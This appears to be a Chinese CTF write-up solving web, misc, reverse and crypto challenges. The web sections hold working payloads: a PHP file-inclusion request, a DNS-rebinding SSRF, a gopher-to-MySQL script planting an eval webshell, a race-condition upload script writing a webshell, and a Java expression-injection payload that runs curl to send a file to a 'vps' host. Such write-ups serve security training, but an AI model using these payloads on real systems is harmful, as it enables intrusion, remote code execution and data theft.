
在线电力控制系统消息传送 一开始用ssrf测试的,发现好像不太对
他需要有个dianli.com在开头,继续往下看,发现吧http去掉依旧可以
发现没有这个东西,,在测试了一下,原来是/flag.txt
myTemplate 还好www.zip有源码,所以直接审计源码就行
1 2 3 4 5 6 7 8 9 public function render ( extract ($this ->data); if (!isset ($file )) { $content = file_get_contents ($this ->templte_file); }else { $content = file_get_contents ($file ); } eval ('?>' . $content ); }
这个漏洞太明显了,file_get_contents,而且输入可控
1 2 3 4 5 6 7 8 9 <?php require_once ("common.inc.php" ); if (isset ($_SESSION ['username' ])) { echo "hello," .$_SESSION ['username' ]; }else { jump ($_GET ); } ?>
捋一下思路,首先是file这个参数会被读取,然后它使用了extract函数==,那我们直接url传入一个file值,就会被这个模板给渲染了,接下来就会在后面的页面被解析了
Payload
1 admin.php?file=/flag.php

ICS-Modbus的秘密 字符串搜索,直接出flag

Magiccurl 通过dns重绑定绕过对请求ip的限制
https://lock.cmpxchg8b.com/rebinder.html
需要多次请求,一直到读出密码为止,得到密码

http://39.104.66.84:12460/index.php?url=http://7f000001.01010101.rbndr.us/admin.php

接下来利用gopher协议攻击本地mysql,通过导出general_log文件来getshell
要执行的sql语句
1 2 3 set global general_log = "ON";set global general_log_file= "/var/www/html/1.php"; select '<?php eval($_POST[1]);?>' ;
用gopherus生成payload,然后用脚本发送
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 import requests url="http://39.104.66.84:12460/" data={ "password" :"DssT2M2cjDNKaew" , "url" :"gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%74%65%73%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%23%00%00%00%03%73%65%6c%65%63%74%20%27%3c%3f%70%68%70%20%65%76%6s1%6c%28%24%5f%50%4f%53%54%5b%31%5d%29%3b%3f%3e%27%3b%01%00%00%00%01" } r=requests.post(url=url,data=data,proxies={"http" :None }) print (r.text)
成功导出php文件,得到flag
2022 Misc The word is not the word zip打开,在document.xml文件中找到flag

Web Do you secure 根据题目逻辑,上传了恶意文件会被删除,而且文件名以时间戳命名的,所以这里我们可以写脚本获取时间戳去条件竞争,在删文件之前执行php,写马出来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 import timeimport requests url = 'http://39.104.54.21:21566/upload.php' file = { 'pic' :('1.php' ,"<?php file_put_contents('/var/www/html/upload/hmhmhm.php','<?= @eval($_POST[1]);?>');?>" ) } geturl = 'http://39.104.54.21:21566/upload/' data = { '1' :"system('cat /f*');" } posttime = str (int (time.time())) post = requests.post(url,files=file) get = requests.get(geturl+posttime+'.php' ) flag = requests.post("http://39.104.54.21:21566/upload/hmhmhm.php" ,data).text print (flag)
ezwebweb 站点唯一的能和后端交互的点就是留言板,然后留言板只对email会有个过滤,然后目录是validateBody,搜了一下这个找到了这个文章https://moonsec.top/articles/64,其实就是用了BeanValidation来进行过滤的,然后这里没有能直接利用的注入poc,然后就找到了这个文章,这里的命令是可以rce的,https://yzddmr6.com/posts/java-expression-exploit/
1 {"username":"1111","tel":"19970959969","email":"1111@qq.com|${''.getClass().forName('java.lang.Runtime').getMethod('exec',''.getClass()).invoke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null),\"curl -F file=@/tmp/b http://vps:8080\")}|","yourworks":"1111"}

Reverse HeidunGame jadx gui一把梭哈

Crypto 看不见不等于没有 vs打开可以看到一串疑似Morse码,接着将其复制到010里面更便于查看,然后尝试了很久摩斯无果,最后转01得到flag